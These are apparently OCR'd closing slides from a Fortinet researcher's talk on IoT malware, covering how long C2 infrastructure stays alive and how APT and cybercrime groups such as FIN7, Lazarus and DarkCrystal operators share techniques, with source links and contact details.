
C2 addr distributor: 2-6 months

Domain name: 2-3 days

C2 IP address: 1-2 months

Reference: https://www.virusbulletin.com/uploads/pdf/conference/vb2022/papers/VB2022-Hunting-the-Android-BianLian-botnet.pdf


1. About ideas
2. Hacking IoT
3. IoT malware landscape
4. Cybercrime scene
5. APC



Targeted, sophisticated
State sponsored

Massive

Advanced Persistent Cybercrime



Advanced Persistent Cybercrime

"the operators exchanged numerous messages with their victims for weeks before sending their malicious documents. The emails were efficient social-engineering attempts"

FIN7 (cybercrime group) uses spear phishing / targeted attack (APT technique)

Sources:
https://securelist.com/fin7-5-the-infamous-cybercrime-rig-fin7-continues-its-activities/90703/

APT using Cybercrime tools and techniques

DarkCrystal (Cybercrime backdoor RAT) used to compromise Ukrainian media and telecom (APT: state-sponsored attack)

Lazarus (APT: backed by North Korea) have been known for their role in SWIFT attacks (Cybercrime: steal money)

Iran actors (APT: state-sponsored) deployed **ransomware** (Cybercrime technique) against Albanian government

Sources:

- https://www.conquer-your-risk.com/2023/02/06/unmasking-the-gray-area-exploring-the-convergence-of-state-sponsored-apt-cybercrime-and-hacktivis
- https://www.fortinet.com/corporate/about-us/newsroom/press-releases/2022/fortiguard-labs-predicts-convergence-of-advanced-persistent-threat-methods-with-cybercrime
- https://www.cert.ssi.gouv.fr/uploads/CERTFR-2023-CTI-002.pdf
- https://www.microsoft.com/en-us/security/blog/2022/09/08/microsoft-investigates-iranian-attacks-against-the-albanian-government/

Thanks to @TuxDePoinsisse, @ToulouseHacking, Derek Manky, Bhumit Mali, LaTeX, TikZPicture, Beamer, GIMP, Make

Questions?

Contact:
@cryptax
@cryptax@mastodon.social

https://fortiguard.com/
https://ph0wn.org


FORTINET